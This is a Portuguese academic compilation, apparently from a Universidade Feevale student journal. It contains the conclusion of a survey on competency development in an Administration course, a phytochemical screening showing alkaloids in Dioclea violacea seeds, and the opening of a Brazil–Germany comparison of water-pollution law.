Para caracterizar a amostra dos alunos que responderam ao questionário aplicado, analisando as respostas que indicam as principais distribuições destes nas seguintes categorias: maior parte dos que responderam são do sexo feminino e têm entre 20 e 30 anos; a maioria destes acadêmicos iniciou os estudos após o ano de 2008 e todos estes concluirão o curso no primeiro ou no segundo semestre de 2015; destaca-se o ramo de atuação de prestação de serviços e que grande parte dos alunos ainda atua em nível operacional; além disso, em relação à renda da amostra, pode-se destacar a faixa entre R\$1.001,00 e R\$3.000,00. Esta distribuição do perfil dos respondentes caracterizou os alunos concluintes do curso de Administração da Feevale, que buscam o contato com o conhecimento para ampliar seu desenvolvimento de qualificação profissional e de competências, para concorrer por boas oportunidades para atuação.

Para introdução ao tema principal da pesquisa, relacionou-se em uma única pergunta cinco aspectos, como de extrema importância para um processo de aprendizagem. A partir disto, questionou-se aos acadêmicos sobre qual destes seria, em sua opinião, o mais importante para a determinação de uma boa formação. E no julgamento dos acadêmicos respondentes, os aspectos com maior influência podem ser indicados na seguinte ordem: o principal seria **proporcionar a assimilação dos conhecimentos teóricos com aplicação em atividades práticas**, indicado por 47,4% dos alunos; posteriormente, com 25,6%, apontou-se o aspecto de **oferecer currículos com conteúdos ligados e aplicáveis à realidade das organizações** e, ainda dentre os mais citados, com 18% de respostas, citou-se **incentivar o desenvolvimento científico dos alunos para a busca e troca de conhecimentos**. Estes três itens já citados representaram 91% dos respondentes, mas além destes houve algumas sinalizações nos aspectos: **contratar professores com experiência e domínio do conteúdo**, com 6,8% de respostas, e **buscar a interdisciplinaridade das disciplinas do curso**, com 2,3% de sinalização.

Ao analisar o principal aspecto indicado no questionário, percebe-se a ligação da opinião dos alunos com o pensamento de Perrenoud (1999), que indicou que a formação é efetivada através da assimilação de conhecimentos e competências, com a interiorização de práticas relacionadas a posturas reflexivas, onde se complementa uma eficiente interiorização das informações e suas aplicações.

A partir desta introdução, disponibilizou-se aos acadêmicos uma tabela contendo 16 competências, para que os mesmos avaliassem o seu nível de desenvolvimento em cada um destes itens durante a sua formação, utilizando as seguintes opções de classificação: Excelente, Bom, Regular, Ruim e Péssimo, avaliados respectivamente como sendo de grau 5, 4, 3, 2 e 1. Esta listagem de competências foi construída através do cruzamento das habilidades e do perfil profissional proposto para desenvolvimento dos acadêmicos no PPC Administração (2009), ressaltando assim as diferentes competências e habilidades observadas.

A seguir, na tabela 1 são apresentados os resultados das ponderações destes aspectos divididos em quatro blocos, sendo agrupados para análise utilizando as características de classificação de competências já citadas anteriormente por Antonello e Dutra (apud ANTONELLO; GODOY, 2009). Esta classificação se baseia em competências denominadas transversais, que, segundo Perrenoud (1999), são determinantes no comportamento dos administradores e percebidas nas intervenções gerenciais.

Tabela 1 – Avaliação do Desenvolvimento de Competências

	O curso me ajudou a desenvolver em nível:	Excelente (5)		Bom (4)		Regular (3)		Ruim (2)		Péssimo (1)		Média Ponderada
		F	%	F	%	F	%	F	%	F	%	
GESTÃO	1. Compreender a organização de modo sistêmico e estratégico;	21	15,8	97	72,9	15	11,3	0	0	0	0	4,05
	2. Ter capacidade para tomar decisões;	23	17,3	72	54,1	37	27,8	1	0,8	0	0	3,88
	3. Antecipar-me e promover mudanças, evitando problemas;	16	12	76	57,1	39	29,3	1	0,8	1	0,8	3,79
	8. Conhecer e aplicar os aspectos legais relevantes ao bom funcionamento da organização e suas relações com o ambiente;	17	12,8	79	59,4	29	21,8	6	4,5	2	1,5	3,77
	10. Ter percepção, interpretação e capacidade para análise de cenários;	24	18	70	52,6	37	27,8	2	1,5	0	0	3,87
	12. Fazer a gestão de conflitos dos diversos públicos;	17	12,8	67	50,4	41	30,8	8	6	0	0	3,7
MÉDIA GERAL DAS COMPETÊNCIAS DE GESTÃO												3,84
SOCIAIS	13. Dominar a comunicação interpessoal e negociação;	26	19,5	56	42,1	42	31,6	8	6	1	0,8	3,74
	14. Ser um líder para coordenar trabalhos em equipe;	21	15,8	72	54,1	35	26,3	5	3,8	0	0	3,82
	15. Estabelecer relações humanas que respeitem a integralidade dos indivíduos nas organizações, valorizando a ética, os valores morais e a responsabilidade social;	34	25,6	79	59,4	19	14,3	1	0,8	0	0	4,1
MÉDIA GERAL DAS COMPETÊNCIAS SOCIAIS												3,88
TÉCNICAS	6. Atuar de forma crítica e interdisciplinar nas mais diversas organizações;	16	12	76	57,1	36	27,1	4	3	1	0,8	3,77
	7. Desenvolver estratégias inovadoras;	21	15,8	62	46,6	41	30,8	9	6,8	0	0	3,71
	9. Criar e aplicar conhecimentos nas organizações e seu contexto;	23	17,3	73	54,9	32	24,1	5	3,8	0	0	3,86
	16. Elaborar planos e estratégias que conduzam à organização, visando atingir seus objetivos e à qualidade de vida, levando em consideração a realidade das regiões.	18	13,5	78	58,6	34	25,6	2	1,5	1	0,8	3,83
MÉDIA GERAL DAS COMPETÊNCIAS TÉCNICAS												3,79
APRENDIZAGEM	4. Ter percepção da necessidade de contínuo aperfeiçoamento acadêmico-profissional;	44	33,1	65	48,9	22	16,5	2	1,5	0	0	4,14
	5. Ter flexibilidade, adaptabilidade e criatividade para lidar com as rápidas transformações no ambiente e nos processos;	24	18	76	57,1	30	22,6	3	2,3	0	0	3,91
	11. Interagir de forma pró-ativa nos diversos contextos organizacionais;	24	18	68	51,1	36	27,1	5	3,8	0	0	3,83
MÉDIA GERAL DAS COMPETÊNCIAS DE APRENDIZAGEM												3,96

Fonte: Elaborado pela acadêmica.

Os resultados desta avaliação serão abordados aqui pela análise do cálculo da média ponderada de avaliação dos grupos de competências, com intuito de verificar o cálculo que considera a multiplicação da frequência e peso de cada item, a soma destes produtos, dividido pela soma das frequências. Em relação ao primeiro grupo, de competências de gestão, é possível afirmar que a média ponderada indica a intensidade de respostas próximas a avaliação de nível 4 (bom), entretanto o registro de algumas avaliações em níveis mais negativos, faz esta média ficar dentro do nível regular, com exceção do item um, que apresentou a maior média já dentro do nível bom. Este resultado retoma a ideia de que talvez alguns conteúdos e conhecimentos possam não ter sido bem desenvolvidos em sala de aula e que estes precisam ser revistos continuamente para que façam sentido aos alunos.

Ao analisar a média ponderada da avaliação das competências sociais, percebe-se também a intensidade de respostas próximas à avaliação de nível 4 (bom), entretanto, com algumas avaliações em níveis mais negativos, esta média geral ficou dentro do nível regular, com exceção do item 15 que apresentou a maior média, já dentro do nível bom. Novamente, este resultado indica que alguns acadêmicos não atingiram a expectativa ou o esperado no desenvolvimento destas competências, uma vez que são tão importantes para a sua atuação.

Em relação à média ponderada da avaliação das competências técnicas, a sua média geral indica a intensidade de respostas próximas a avaliação de nível 4 (bom), entretanto ficou dentro do nível regular em todos os itens, pelos registros de avaliações em aspectos mais negativos. Nesta situação, os acadêmicos indicam sua percepção de desenvolvimento regular destas competências e que têm conhecimento de que poderiam ter uma formação melhor em relação a estas capacidades.

A média ponderada da avaliação das competências de aprendizagem apresenta também a intensidade de respostas próximas à avaliação de nível 4 (bom), entretanto, com alguns registros em níveis mais negativos, esta média geral ficou dentro do nível regular, com exceção do item quatro, que apresentou a maior média, já dentro do nível bom. Do mesmo modo, este resultado indica que a percepção do nível de desenvolvimento destas competências tem uma intensidade próxima ao nível bom, mas que poderia ser melhor trabalhado para desenvolvimento dos acadêmicos.

Contudo, através de uma análise geral da avaliação dos blocos de competências especificados por Antonello e Dutra (apud ANTONELLO; GODOY, 2009), é possível perceber que os acadêmicos, em sua maioria, acreditam ter tido um bom desenvolvimento das competências que a instituição propõe na formação dos alunos deste curso, conforme PPC Administração (2009). Entretanto, ficou visível também que alguns alunos perceberam algumas falhas na aplicação das competências, e por isso citaram que alguns aspectos não foram tão bem desenvolvidos. Isto pode ser confirmado pela média geral de avaliação de cada um destes blocos, que apresentou os seguintes resultados: Competências de Gestão 3,84; Competências Sociais 3,88; Competências Técnicas 3,79; e Competências de Aprendizagem 3,96, sendo que estes resultados ficaram próximos a média de avaliação na classe bom.

Em complemento à avaliação do desenvolvimento das competências, na sequência do questionário perguntou-se aos alunos se estes acreditavam ter contribuído com seu papel de estudante para um bom desenvolvimento das suas competências. Um alto percentual de acadêmicos, com 72,2% dos respondentes sinalizou a opção: Sim, que teriam cumprido com seu papel de estudante, enquanto que somente 27,8% de acadêmicos sinalizaram que talvez não tenham contribuído para isto.

Questionou-se também se os acadêmicos acreditam que as competências trabalhadas durante sua formação, avaliando o nível de desenvolvimento destas, são suficientes para competir por boas oportunidades de vagas no mercado de trabalho. Percebeu-se que mais da metade dos respondentes, exatos 65,4%, acreditam que as competências desenvolvidas são suficientes para competir por vagas no mercado de trabalho, entretanto 4,5% acreditam que não e outros 30,1% acreditam que em parte, o que indica uma considerável dúvida na percepção de alguns acadêmicos.

E como última pergunta do questionário, solicitou-se aos acadêmicos que estes indicassem as suas sugestões de melhorias para um melhor desenvolvimento de competências no curso de Administração da Universidade Feevale. Destaca-se que mais da metade dos respondentes, exatamente 58,6% dos questionários, apresentaram contribuições e sugestões de melhorias para o curso de Administração da instituição. E como principal destaque cita-se a indicação da necessidade de: **Maior número de trabalhos e atividades práticas, levando os alunos para dentro das empresas, para que apliquem as teorias aprendidas em aula**, sendo que se registrou 52,6% de sugestões indicando esta melhoria. Como segundo aspecto mais citado, porém com percentual de referência bem menor, com 17,9% a sugestão foi para **buscar professores mais qualificados na área de aprendizagem e didáticas de aula**, além de algumas outras sugestões que ficaram separadas representando 29,5% de indicações.

Ao analisar cada uma destas sugestões individualmente, percebe-se a importância e relevância destas sinalizações e a necessidade de a instituição estar atenta a estas constatações, pois estes aspectos podem comprometer a formação dos profissionais.

6 CONSIDERAÇÕES FINAIS

Ao longo deste trabalho, verificou-se que as competências caracterizam a qualificação dos profissionais para a realização das suas funções e que a competitividade é cada vez maior no mercado de trabalho, sendo que os trabalhadores que se apresentarem mais preparados têm mais chance de garantir sua empregabilidade. O indivíduo competente consegue relacionar suas capacidades, habilidades e atitudes para ter um desempenho superior na realização dos seus afazeres, e, por isso, tem a oportunidade de almejar boas oportunidades de trabalho. E a relação entre qualificação e mercado de trabalho, neste estudo, foi analisada através dos serviços das instituições de ensino, que formam e desenvolvem profissionais.

O estudo de caso, realizado na Universidade Feevale, permitiu a exploração do projeto pedagógico do curso de Administração; e o contato com o aluno concluinte do curso. Tudo isto foi importante para que a acadêmica pudesse aprofundar seus conhecimentos sobre o propósito da instituição, em relação ao desenvolvimento de competências, já que o mercado de atuação para estes profissionais é cada vez mais competitivo. E os resultados do estudo, com relação à adequação da instituição quanto às normativas nacionais e à percepção dos alunos em relação ao seu desenvolvimento durante a formação, apresentados anteriormente, evidenciaram a preocupação da instituição em oferecer uma boa qualificação. Entretanto, a mesma precisa continuamente rever seus processos de aprendizagem, para que consiga melhorar a avaliação de desenvolvimento de competências e assim alcançar seu objetivo institucional de se tornar uma instituição reconhecida pela excelência acadêmica.

Os resultados apresentados indicam a necessidade de um aperfeiçoamento contínuo dos profissionais e da própria instituição de ensino, já que as informações são atualizadas em grande velocidade e o papel da educação passou a ser o de fornecer aos indivíduos co-

nhcimentos sobre: aprender a conhecer, aprender a fazer, aprender a conviver e aprender a ser, associando as competências para que estes conteúdos possam ser utilizados quando necessário (BARDUCHI et al., 2010). E, conforme referido, em função das possibilidades de atuação dos profissionais de Administração ser vasta, é importante que estes desenvolvam, no melhor nível possível, as competências necessárias para seu desempenho, garantindo a sua boa performance e diferencial no mercado de trabalho.

Outros estudos ainda podem ser desenvolvidos para continuidade e maior aprofundamento do assunto, por exemplo, pesquisas com os alunos dos projetos pedagógicos mais atualizados, para verificar a sua percepção sobre o seu desenvolvimento; uma verificação do real envolvimento e comprometimento das instituições de ensino e alunos para o desenvolvimento de competências; ou ainda identificar quais as competências mais utilizadas pelos administradores em sua atuação.

Por tudo isto, conclui-se que a análise e melhoria contínua dos propósitos e processos de aprendizagem são necessárias para garantir que as instituições de ensino forneçam aos seus acadêmicos experiências suficientes para seu desenvolvimento e aprimoramento, tendo o objetivo de preparar os estudantes para boas oportunidades profissionais, proporcionando ao mercado de trabalho um capital humano qualificado.

REFERÊNCIAS

ANDRADE, Rui Otávio Bernardes de; AMBONI, Nério. **Diretrizes curriculares para o curso de graduação em administração: como entendê-las e aplicá-las na elaboração e revisão do projeto pedagógico**. Brasília, DF: Conselho Federal de Administração, 2003.

ANTONELLO, Cláudia Simone; GODOY, Arilda Schmidt. Competências individuais adquiridas durante os anos de graduação de alunos do Curso de Administração de Empresas. **Revista de Ciências da Administração**, v. 11, n. 23, enero-abril, 2009, p. 157-191. Disponível em: <<http://www.redalyc.org/articulo.oa?id=273520168007>> Acesso em: 09 set. 2014.

BARDUCHI, Ana Lúcia Jankovic et al. **Empregabilidade competências pessoais e profissionais**. São Paulo: Pearson Prentice Hall, 2010.

BRASIL. **Lei nº 4.024, de 20 de dezembro de 1961**. Fixa as Diretrizes e Bases da Educação Nacional. Disponível em: <http://www.planalto.gov.br/ccivil_03/leis/l4024.htm>. Acesso em: 27 out. 2014.

_____. **Lei nº 9.131, de 24 de novembro de 1995**. Altera dispositivos da Lei nº 4.024, de 20 de dezembro de 1961, e dá outras providências. Disponível em: <http://www.planalto.gov.br/ccivil_03/leis/l9131.htm> Acesso em: 29 out. 2014.

_____. **Lei nº 9.394, de 20 de dezembro de 1996**. Estabelece as diretrizes e bases da educação nacional. Disponível em: <http://www.planalto.gov.br/ccivil_03/leis/l9394.htm> Acesso em: 29 out. 2014.

CONSELHO FEDERAL DE ADMINISTRAÇÃO. **Manual do Administrador**. Biênio 2005/2006, p. 96. Disponível em: <http://www.craam.net.br/docs/22-manual_do_administrador.pdf> Acesso em: 28 out. 2014.

DUTRA, Joel Souza. **Competências: conceitos e instrumentos para a gestão de pessoas na empresa moderna**. São Paulo: Atlas, 2007.

DESTAQUE

Ciências da Saúde - Farmácia

O ESTUDO FITOQUÍMICO DAS SEMENTES DE *Dioclea violacea*

Cleiton Luís Boufleuher

Discente do Curso de Engenharia
Química- Universidade Feevale.

Paola Ritter D'Ávila

Discente do Curso Farmácia-
Universidade Feevale.

Luciana Teixeira Rau

Discente do Curso Farmácia-
Universidade Feevale.

Luiza Lorscheiter

Discente do Curso Farmácia-
Universidade Feevale.

Sabrine Gemelli

Docente da Escola Técnica São
João Batista/ Affonso Wolf – Dois
Irmãos/RS.

Patricia G. Ardenghi

Docente do Curso de Biomedicina
e Farmácia - Mestrado Acadêmico
em Qualidade Ambiental da
Universidade Feevale. E-mail:
ardenghi@feevale.br

Edna Sayuri Suyenaga

Doutora em Ciências
Farmacêuticas- Docente do
Curso de Farmácia. Mestrado
Profissional em Tecnologia de
Materiais e Processos Industriais
da Universidade Feevale. E-mail:
suyenaga@feevale.br

RESUMO

O uso de plantas medicinais, extratos vegetais e derivados de produtos naturais são empregados pelo homem desde tempos primordiais para o tratamento de várias doenças. A partir de pesquisas, muitos fármacos foram descobertos de fontes vegetais, a citar a morfina obtido da *Papaver somniferum*. Uma das espécies vegetais utilizadas na medicina popular é a *Dioclea violacea* Mart. ex Benth., conhecida como castanha, olho-de-boi ou coronha, a qual é empregada para diversas finalidades terapêuticas, como o controle de crises de epilepsias e tratamento do mal de Parkinson. Porém, há poucos relatos de seus estudos científicos que venham a validar o seu emprego farmacológico e caracterização de perfil fitoquímico. Sendo assim, o objetivo do presente trabalho foi realizar triagem fitoquímica das sementes de *Dioclea violacea*, caracterizando os seus componentes majoritários.

Palavras-chave: *Dioclea violácea*. Extrato vegetal. Fitoquímica.

ABSTRACT

The use of medicinal plants, vegetable extracts and derivatives of natural products are used by man since ancient times, for the treatment of various diseases. From research, many drugs were discovered from plant sources, quoting morphine obtained from *Papaver somniferum*. One of the plant species used in folk medicine is the *Dioclea violacea*, known as castanha (chestnut), olho-de-boi or coronha, which is used for various therapeutic purposes, such as seizure control of epilepsy and treatment of Parkinson's illness. But there are few reports of their scientific studies that will validate its and pharmacological use characterization of phytochemical profile. Thus, the objective of this study was to carry out phytochemical screening of the *Dioclea violacea* seeds, characterizing the major components.

Keywords: *Dioclea violacea*. Vegetable extracts. Phytochemical.

1 INTRODUÇÃO

Com o aumento da expectativa de vida da população, verifica-se também a crescente prevalência de doenças neurodegenerativas. Assim, a busca de novas fontes de fitofármacos torna-se de suma importância.

Nos últimos anos tem se verificado um grande avanço científico envolvendo os estudos fitoquímicos e farmacológicos de plantas medicinais que visam obter novos compostos, como exemplo a galantamina atualmente empregada para o tratamento da Alzheimer (VIEGAS JUNIOR *et al.*, 2004).

Dioclea violacea, conhecida vulgarmente como olho-de-boi, castanha e coronha, poderá ser uma potencial candidata para o tratamento de doenças neurodegenerativas, uma vez que popularmente é empregada para tal finalidade. Com esses dados, inicia-se a investigação por compostos que apresentam o potencial necessário, como os alcalóides.

A presente pesquisa teve como objetivo realizar testes fitoquímicos qualitativos nas sementes da *D. violacea*, pesquisando a presença de compostos fenólicos, taninos, saponinas, flavonoides, alcalóides, cumarinas, antraquinonas, terpenos, esteróides/triterperóides e glicosídeos cardiotônicos.

D. violacea não é uma planta endêmica. Possui uma distribuição geográfica que abrange o nordeste (Piauí, Pernambuco, Bahia, Sergipe), Centro-Oeste (Mato Grosso do Sul), Sudeste (Mina Gerais, Espírito Santo, São Paulo, Rio de Janeiro) e o Sul (Paraná, Santa Catarina, Rio Grande do Sul). Dependendo da região é conhecida pela população por nomes diversos, como olho-de-boi, estojo de luneta, castanha, coronha, etc. *D. violacea* possui diversas va-

2 DESCRIÇÃO BOTÂNICA DE *Dioclea violacea* Mart. ex Benth

riedades; o que restringe a semente em estudo é a cor da flor que nasce para então surgir a semente dentro de uma “vagem”, esta flor possui uma cor violeta (QUEIROZ, 2012).

A *D. violacea* é uma trepadeira lenhosa, que contém uma grande quantidade de pêlos castanho-escuros, suas folhas são pecioladas compostas de três folíolos grandes, ova-doblongos, agudos no ápice e arredondados na base, revestidos de pubescência ferrugínea de consistência aveludada. Possui flores violáceo-púrpuras, perfumadas com cálice violáceo e estandarte reflexo, com base amarelo-clara, que florescem em janeiro e logo frutificam. Seus frutos são constituídos por uma vagem sés-sil de até 13 cm de comprimento 6 cm de largura e 2 cm de espessura, de coloração marrom-escuro, revestidos de pelos ferrugíneos aveludados e de um pó urticante. Geralmente cada fruto contém três sementes castanho-avermelhadas, lisas, duras, com hilo linear negro, achatadas e venenosas quando ingeridas cruas. Podem ser reduzidas a pó e utilizadas como formicida, parasiticida e são aplicadas na pele contra picadas de insetos e animais venenosos. Ou podem ser cozidas e aproveitadas como alimento (BARREIROS, 2005; MIOTTO; LUDTKE; OLIVEIRA, 2008).

Para o cultivo de uma nova trepadeira é necessário que a semente que nasce da planta se abra e germine, para que isso ocorra essa semente precisa estar em meio úmido onde ela possa apodrecer, pois a casca desta semente é bastante dura, gerando assim o cultivo da *D. violacea*.

3 TRIAGEM FITOQUÍMICA

4 METODOLOGIA

A análise fitoquímica auxilia na caracterização das principais classes de metabólitos secundários presentes na planta. A detecção acontece através de reações químicas formando uma coloração ou precipitados (SIMÕES *et al.*, 2004).

4.1 COLETA E IDENTIFICAÇÃO DO MATERIAL VEGETAL

A espécie em estudo foi coletada no interior do Rio Grande do Sul, no município de Picada Café, em janeiro de 2015. O material vegetal, coletado da mesma planta anteriormente em 2012 e 2013, já havia sido identificado botanicamente como *D. violacea* pelo Professor Me. Rage Weidner Maluf, responsável pelo herbário da Universidade Feevale/RS.

4.2 PROCESSAMENTO DO MATERIAL VEGETAL

O material vegetal secou naturalmente, processado em moinho de facas, e armazenado em envelopes de papelão ao abrigo da luz e umidade, até o período de análise. A extração foi feita a quente por decocção.

4.3 TRIAGEM FITOQUÍMICA

A caracterização dos metabólitos secundários foi realizada por meio de triagem fitoquímica das sementes, a qual consistiu-se de reações químicas qualitativas simples.

Os compostos fenólicos foram detectados pela técnica de reação corada frente a cloreto férrico 1%, ferrocianeto de potássio 1%, e hidróxido de potássio 3%. Para a detecção

5 RESULTADOS E DISCUSSÕES

dos flavonoides foi realizada a reação da cianidina (HCl concentrado e magnésio em pó). A caracterização de cumarinas foi feita através de reação em meio alcalinizado por hidróxido de potássio. Para a detecção de taninos foi realizada a técnica de reação de precipitação em gelatina. As antraquinonas foram caracterizadas pela reação de Borntraeger. A caracterização de saponinas se deu pelo índice de espuma. Os heterosídeos cardiotônicos foram caracterizados através das reações de Salkowsky, Baljet e Keller-Kiliani. A caracterização de alcalóides se deu por meio de reações com os reagentes de Bertrand, Mayer e Dragendorff (COSTA, 2000).

Utilizando a metodologia de prospecção preliminar realizaram-se testes para as classes de metabólitos secundários: esteróides/ triterpenóides, saponinas, taninos, alcalóides, cumarinas, antraquinonas, compostos fenólicos e flavonóides. Os testes foram realizados com as sementes. Os resultados foram considerados positivos para alcalóides na espécie estudada.

A caracterização dessa classe de metabólitos foi confirmada através do surgimento de precipitado branco, após adição dos reagentes Bertrand e Mayer (Figura 1) e o surgimento de precipitado amarelado com a adição do reagente de Dragendorff, conforme ilustrado na Figura 2.




Figura 1 - Caracterização de alcalóides com os reagentes Bertrand e Mayer.
Fonte: Próprio autor



Figura 2 -Caracterização de alcalóides com o reagente Dragendorff
Fonte: Próprio autor

6 CONSIDERAÇÕES FINAIS

As informações acerca da medicina popular é um dos principais aspectos que devem ser observados ao delinear a investigação de substâncias ativas de plantas. Cerca de 75% dos compostos puros naturais empregados na indústria farmacêutica foram isolados, seguindo recomendações de medicina popular (VIEGAS JÚNIOR *et al.*, 1996).

Os alcalóides são estruturalmente bastante diversificados e possuem uma grande atividade como anticolinérgico, anti-hipertensivo, estimulante do sistema nervoso central, entre outros (BARBOSA FILHO, 2006). As análises fitoquímicas fornecem informações relevantes acerca de metabólitos secundários nas plantas, para que assim levar ao isolamento e identificação do princípio ativo. O estudo fitoquímico é um desafio a ser realizado pela comunidade científica, uma vez que o uso de espécies vegetais para fins terapêuticos é crescente. Através de novas pesquisas, poderá ser identificado qual alcalóide que se faz presente na semente da planta e analisar os dados obtidos com novos testes.

A pesquisa envolvendo plantas medicinais vem crescendo visivelmente ao longo dos anos, particularmente quanto aos estudos fitoquímicos e farmacológicos, visando assim validar o seu uso popular.

No presente trabalho, verificou-se que nas sementes de *D. violacea* foi caracterizada a presença de alcalóides como seu produto majoritário. Estudos posteriores serão realizados no intuito de verificar a sua ação sobre o sistema nervoso central em ratos.

AGRADECIMENTOS

Agradecemos ao incentivo financeiro da FEEVALE/ASPEUR ao projeto, à Pró-reitoria de Pesquisa e Pós-graduação (PROPP) pela concessão da bolsa de iniciação científica e à técnica da Farmácia Escola, Gabriela Monteiro Saldanha, pelo seu auxílio.

REFERÊNCIAS

- AMABIS; J.M., MARTHO; G.R. *Biologia* 2ed. – São Paulo. Editora Moderna, 2004.
- BARBOSA FILHO, J.M.; et al. Natural products inhibitors of the enzyme acetylcholinesterase. *Revista Brasileira de Farmacognosia*, Brasília, 16: 258-28. 2006.
- BARREIROS, A.L.B.S. *Constituintes químicos bioativos de *Dioclea violacea**. TESE (Doutorado em Química) – Instituto de Química, Universidade Federal da Bahia, Salvador. 286 p. 2005.
- COSTA, A.F. *Farmacognosia, Farmacognosia experimental*. v. 3. Terceira edição. Lisboa. Fundação Calouste Gulbenkian. 2000.
- KOROLKOVAS, A; FRANÇA, F.F.A.C. *Depressores do sistema nervoso central*. Rio de Janeiro. In: *Dicionário Terapêutico Guanabara*. 9.ed. Editora Guanabara Koogan S/A; p.1.20-1.25. 2002.
- MIOTTO, S.T.S.; LUDTKE, R.; OLIVEIRA, M.L.A.A. A família Leguminosae no Parque Estadual de Itapuã, Viamão, Rio Grande do Sul, Brasil. Porto Alegre. *Revista Brasileira de Biociências*, v. 6, n. 3, p. 269-290. 2008
- PLISZK, A, STEVEN, R. *Neurociência para o clínico de saúde mental*. Porto Alegre, – pág. 45 a 65. 2004.
- SIMÕES, C.M.O et al.. *Farmacognosia: Da planta ao medicamento*. Porto Alegre/ RS. 6° edição. Editora UFRGS. 2007.
- VIEGAS JUNIOR, C. et. al. Produtos naturais como candidatos a fármacos úteis no tratamento do mal de Alzheimer. Araraguara/SP. *Química Nova*, v. 7, n. 4. 2004.

DESTAQUE

Ciências Sociais Aplicadas - Direito

A CRISE HÍDRICA PELA POLUIÇÃO DA ÁGUA: UM ESTUDO COMPARATIVO ENTRE BRASIL E ALEMANHA

Cristiane Marmitt

Formada em Letras (UNISINOS),
Acadêmica do curso em Direito da
Universidade Feevale

Haide Maria Hupffer

Doutora em Direito (UNISINOS),
Docente e Pesquisadora do Programa
de Pós-Graduação em Qualidade
Ambiental e do Curso de Graduação
em Direito da Universidade Feevale.
Líder do Grupo de Pesquisa Direito e
Desenvolvimento

RESUMO

O presente artigo apresenta uma discussão sobre a escassez da água em termos qualitativos e quantitativos, apontando a poluição como uma das principais causas que interferem na sua qualidade. Na sequência é realizado um estudo comparativo entre a legislação brasileira e a alemã sobre a cobrança pela poluição da água nos dois países. A metodologia utilizada será a comparativa, utilizando-se ainda o método dedutivo. O enfoque principal será descobrir o modo como os dois Estados tratam questão da poluição da água e qual punição dispensam aos infratores. Na Alemanha há a cobrança pela poluição da água. O valor depende da quantidade de resíduos e do quanto eles causaram de dano. No Brasil, apesar de mais dispositivos sobre o assunto, a cobrança acaba não acontecendo. Existem projetos de Educação Ambiental em algumas instituições, porém ainda são ações isoladas. Consequentemente, a consciência de que é preciso cuidado também não é tão forte. Na Alemanha existem projetos de Educação Ambiental que envolvem a população desde os três anos de idade. Existe a preocupação em formar no cidadão, a consciência da importância da proteção ambiental. A fiscalização do Poder Público é forte, sendo aplicadas multas para o poluidor. Para que a água esteja disponível para as próximas gerações, é urgente a implantação de soluções apontando alternativas uma vez que a sobrevivência de todos depende dela.

Palavras-chave: Meio Ambiente. Água. Brasil. Alemanha. Poluição Hídrica.

ABSTRACT

The following article presents a discussion about the lack of water in qualitative and quantitative terms, pointing out pollution as one of the main things that interfere on its quality. Then, there is a comparative study between Brazilian and German law (legislation) concerning water pollution charging in both countries. Comparison is the applied methodology, including deduction. The main focus is to find out how do the two countries deal with water pollution issue and what is the punishment applied to offenders. In Germany there is a charge on water pollution. The amount depends on the quantity of waste and on how much damage they have caused. In Brazil, although having more provisions about it, charging ends up not happening. There are projects about Environmental Education in some institutions but they are still isolated actions. Thereafter, consciousness that taking care of water is not strong either. In Germany, there are Environmental Education projects that engage people since three years old. There is a concern on developing on people a sense about the importance of environmental saving. Governmental Inspection is strong and fine is applied to the polluter. So that water is available for future generations, it is urgent deployment of solutions aiming alternatives since the survival of all depends on it.

Keywords: Environment. Water. Brazil. Germany. Hydrous pollution.

1 INTRODUÇÃO

A questão ambiental é de suma importância para a sobrevivência de todos os seres vivos. Até pouco tempo acreditava-se que os recursos naturais encontrados no meio ambiente eram infinitos, ou seja, poder-se-ia usá-los de maneira indiscriminada que os mesmos se recomporiam sem problemas. Hoje é sabido que os recursos naturais, em especial a água, tema deste trabalho, são finitos.

Um dos principais problemas que afeta a qualidade da água é a poluição e a contaminação. A questão é discutida tanto pela população em geral quanto pelas autoridades.

A água potável é fundamental para a sobrevivência, sem ela o ser humano não sobrevive. Se forem observados todos os benefícios da água para a vida de todos os seres, teremos uma lista enorme. Por essa razão, é primordial que se pense cada vez mais em alternativas para a preservação e acesso de todos a este bem indispensável não só para a vida dos seres humanos, mas também de todos os seres que vivem no planeta. Atualmente a preservação da água é uma das questões que mais suscitam preocupações à humanidade em geral, civis e governantes.

Objetiva-se descrever neste trabalho, a crise da água e os impactos para as gerações futuras, examinar os princípios ambientais informadores do direito fundamental à água potável no Brasil e na Alemanha, bem como analisar a legislação brasileira e alemã no tocante à cobrança pela poluição dos recursos hídricos, apontando a penalização prevista em ambas as legislações.

Para desenvolver a pesquisa, utilizou-se o nível de pesquisa descritivo e o método comparativo para descobrir como os dois Países tratam a questão da poluição da água e qual a punição dispensada aos infratores.

2 A ESCASSEZ DE RECURSOS HÍDRICOS: UM PROBLEMA GLOBAL

Desde os primórdios, a água sempre foi essencial, uma vez que a sociedade sempre procurou se estabelecer próximo a rios, usando-os para o consumo ou escoamento de produtos para sua sobrevivência. Portanto, este bem de valor infinito está presente na vida de todos os seres e tem relação com todos os aspectos do desenvolvimento social, conforme registram Fachin e Silva (2012, p. 14). Para os autores, além de ser utilizada para saciar a sede, a água também tem importância econômica, uma vez que é largamente utilizada para a produção de alimentos, para a irrigação na agricultura e para o abastecimento animal. Na indústria ela é considerada um recurso estratégico, sendo usada em quase todos os procedimentos e fases da produção alimentícia, ou seja, “[...] utiliza-se água, seja para resfriar as máquinas, seja como matéria prima para o resultado final do processo”. Fachin e Silva (2012, p. 14-15) observam também que a água quando usada na irrigação de lavouras exerce seu papel mais importante na produção de alimentos, pois mantêm vivas as plantas, produz o alimento que servirá depois para consumo humano e de animais. O problema é que muitas vezes a água usada para irrigar as lavouras é captada em uma enorme quantidade e em regiões onde é escassa.

